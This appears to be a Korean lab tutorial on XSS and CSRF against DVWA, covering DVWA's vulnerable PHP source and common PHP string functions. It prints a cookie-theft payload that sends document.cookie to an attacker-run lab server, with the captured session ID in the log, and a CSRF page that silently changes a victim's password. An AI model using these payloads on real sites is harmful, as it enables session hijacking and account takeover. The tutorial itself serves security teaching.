

# XSS (Cross-Site Scripting)

- 공격자가 입력이 가능한 폼(웹브라우저 주소 입력창 또는 게시판)등에 악의적인 스크립트를 삽입하여 세션 도용, 악성코드를 유포해당
- 웹 사이트를 방문하는 사용자를 공격하는 기법
- 사용자의 개인정보 및 쿠키정보 탈취, 악성코드 감염, 웹페이지 변조




웹 서버
1 XSS 공격 수행
2 XSS 접근
3 XSS 스크립트 전달
4 XSS 스크립트 실행
5 XSS 실행 결과값 전달
피해자


- **쿠키 정보/세션 ID 획득**
  - 클라이언트의 합법적인 세션 ID를 획득하여 불법적으로 정상 사용자로 가장

- **시스템 관리자 권한 획득**
  - 공격자는 XSS 취약점 있는 웹 서버에 다양한 악성 데이터를 포함
  - 사용자의 브라우저가 악성 데이터를 실행하는 경우 자신의 브라우저 있는 제로데이 취약점 또는 패치되지 않은 취약점을 공격하는 공격 코드가 실행되면서 사용자 시스템을 완전히 통제


- **악성코드 다운로드**
  - 악성 스크립트가 있는 URL을 클릭하도록 유도
  - 악성 프로그램을 다운로드 받는 사이트로 리다이렉트(redirect) 또는 트로이목마 프로그램을 다운로드하여 설치

# Reflected XSS

**<script>alert(1)<script>**




<script>alert(document.cookie)</script>




document.cookie : Cookie값 출력

[Kali] service apache2 start

**<script>document.location='http://192.168.10.10/cookie?'+document.cookie</script>**




**tail –f /var/log/apache2/access.log**

```
┌──(root㉿kali)-[/home/kali]
└─# tail -f /var/log/apache2/access.log
192.168.10.10 - - [24/Nov/2022:22:59:58 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.10.10 - - [24/Nov/2022:22:59:58 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.10.10/" "Mozilla/5.0 (X11; Linux x86_64; rv
:91.0) Gecko/20100101 Firefox/91.0"
192.168.10.10 - - [24/Nov/2022:23:01:35 -0500] "GET /bad.php HTTP/1.1" 200 1376 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
"
192.168.10.10 - - [24/Nov/2022:23:03:50 -0500] "GET /cookie?security=low;%20PHPSESSID=60a44a2e30b9dae8f3b349fc076c6b25 HTTP/1.1" 404 492 "http://192.168.
10.20/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

# Low Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

array_key_exists() 함수

- 배열에서 특정 키(인덱스)가 있는지 확인
- 확인하려는 키가 배열 안에 존재하면 true를 반환하고, 그렇지 않으면 false를 반환
- 구문 형식 : array_key_exists(mixed $key, array $array): bool

  * $key  배열에서 찾고자(확인하려고) 하는 키을 나타냄(필수)

  *$array  검색을 수행할 배열을 나타냄

```php
// 검사하고자 하는 배열
$myArray = [
    'key1' => 'value1',
    'key2' => 'value2',
    'key3' => 'value3',
    // 여러 개의 다른 키들...
];

// 확인하고자 하는 여러 개의 키들
$keysToCheck = ['key1', 'key2', 'key5', 'key7'];

// 루프를 통해 각 키를 확인
foreach ($keysToCheck as $key) {
    if (array_key_exists($key, $myArray)) {
        echo "Key '$key' exists in the array." . '<br>';
    } else {
        echo "Key '$key' does not exist in the array." . '<br>';
    }
}
```

Key 'key1' exists in the array.

Key 'key2' exists in the array.

Key 'key5' does not exist in the array.

Key 'key7' does not exist in the array.

# Medium Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```

str_replace() 함수 : 문자열에서 특정 문자열을 검색해서 다른 문자열로 바꾸는 함수

```php
$str = 'Hello, world!';
$new_str = str_replace('world!', 'universe!', $str);
echo $new_str;
```

Hello, universe!

# High Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

preg_replace() 함수 : 문자열 내에서 정규 표현식을 사용하여 특정 패턴을 찾아 다른 문자열로 바꾸(교체)하는 함수

```php
$input = '안녕하세요, PHP!';
$pattern = '/안녕하세요/';  // '안녕하세요'를 찾는 정규 표현식
$replacement = '안녕';    // '안녕하세요'를 '안녕'으로 교체

$output = preg_replace($pattern, $replacement, $input);

echo "Original input: $input";  // 출력: "Original input: 안녕하세요, PHP!"
echo "Output: $output";          // 출력: "Output: 안녕, PHP!"
```

패턴이 아닌 정확한 문자열을 일치시키려면 이 함수 대신 str_replace() 함수를 사용, 문자열 내에서 정규 표현식 패턴을 사용하여 일치하는 부분을 찾으려면 preg_match() 함수를 사용

# CSRF(Cross Site Request Forgery)

- 공격자가 스크립트 구문을 이용하여 정상적인 사용자로 하여금 조작된 요청을 전송하도록 하여 게시판 설정 변경 및 자동 댓글, 회원 등급 변경
- 요청 변조(Request Forgery)
  - 공격자가 입력한 스크립트를 웹 사이트 방문자가 실행함으로써 해당 방문자의 권한으로 스크립트가 실행되도록 만드는 방식
  - 이용자 권한으로 악의적인 요청을 전송
- 사용자 권한 도용, 사용자 정보 변경


# XSS vs. CSRF

| 구분 | XSS | CSRF |
|---|---|---|
| 공격수행지점 | 클라이언트 | 클라이언트 및 서버 |
| 기능구현 | 스크립트를 이용한 직접공격 | 서비스에서 제공하는 기능 도용 |
| 공격조건 | XSS 취약점 발견 즉시 가능 | 공격대상 웹 애플리케이션의 HTTP로직은 분석 |

# CSRF를 이용한 패스워드 변경

- 정상적인 패스워드 변경 페이지를 사용하지 않고 특정 프로그램을 수행해 패스워드 변경
- 사용자가 로그인 되어 있어야 하는 것이 CSRF 공격의 필수 조건
- 사용자가 로그인 되어 있는 경우 쿠키도 자동으로 포함되어 서버에 전송되므로, 서버의 웹 애플리케이션은 사용자의 요청으로 간주하여 패스워드 변경을 수행

# ❶ 정상적인 패스워드 변경




| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 12 | http://192.168.10.20 | GET | /dvwa/vulnerabilities/csrf/?password_n... | ✓ | 200 | 4923 | HTML |
| 14 | http://192.168.10.20 | GET | /dvwa/dvwa/js/dvwaPage.js | | 304 | 155 | script |

**Request**

Pretty Raw Hex

```
1  GET /dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=password&Change=Change HTTP/1.1
2  Host: 192.168.10.20
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.10.20/dvwa/vulnerabilities/csrf/
9  Cookie: security=low; PHPSESSID=e678f7b30030fc0635b97cfe2ee479ec
10 Upgrade-Insecure-Requests: 1
```

# ❷ CSRF 공격을 기반한 패스워드 변경

/var/www/html/csrf.html

```
┌──(root㉿kali)-[/var/www/html]
└─# ls
bad.php  csrf.html  DVWA  index.html  index.nginx-debian.html  web.php

┌──(root㉿kali)-[/var/www/html]
└─# cat csrf.html
<html>
<meta charset="UTF-8">
<head>
</head>

<script language="javascript">

  function poc() {

    var host='192.168.10.20';

    var req_uri = "http://"+host+"/dvwa/vulnerabilities/csrf/?password_n
    var xmlhttp = new XMLHttpRequest();
```

```
<script language="javascript">

  function poc() {

    var host='localhost';
```

```
<script language="javascript">

  function poc() {

    var host='192.168.10.20';
```


DVWA의 IP주소로 변경

```
┌──(root㉿kali)-[/var/www/html]
└─# pwd
/var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# ls
bad.php  csrf.html  index.html  index.nginx-debian.html
```

```
┌──(root㉿kali)-[/var/www/html]
└─# cat csrf.html
<html>
<meta charset="UTF-8">
<head>
</head>

<script language="javascript">

  function poc() {

    var host='192.168.10.20';

    var req_uri = "http://"+host+"/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change";
    var xmlhttp = new XMLHttpRequest();
```

#service apache2 restart

http://192.168.10.20/csrf.html




| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 32 | http://192.168.10.20 | GET | /dvwa/vulnerabilities/csrf/?password_n... | ✓ | 302 | 451 | HTML |


Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change HTTP/1.1
2 Host: 192.168.10.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://localhost
8 Connection: close
9 Referer: http://localhost/
```

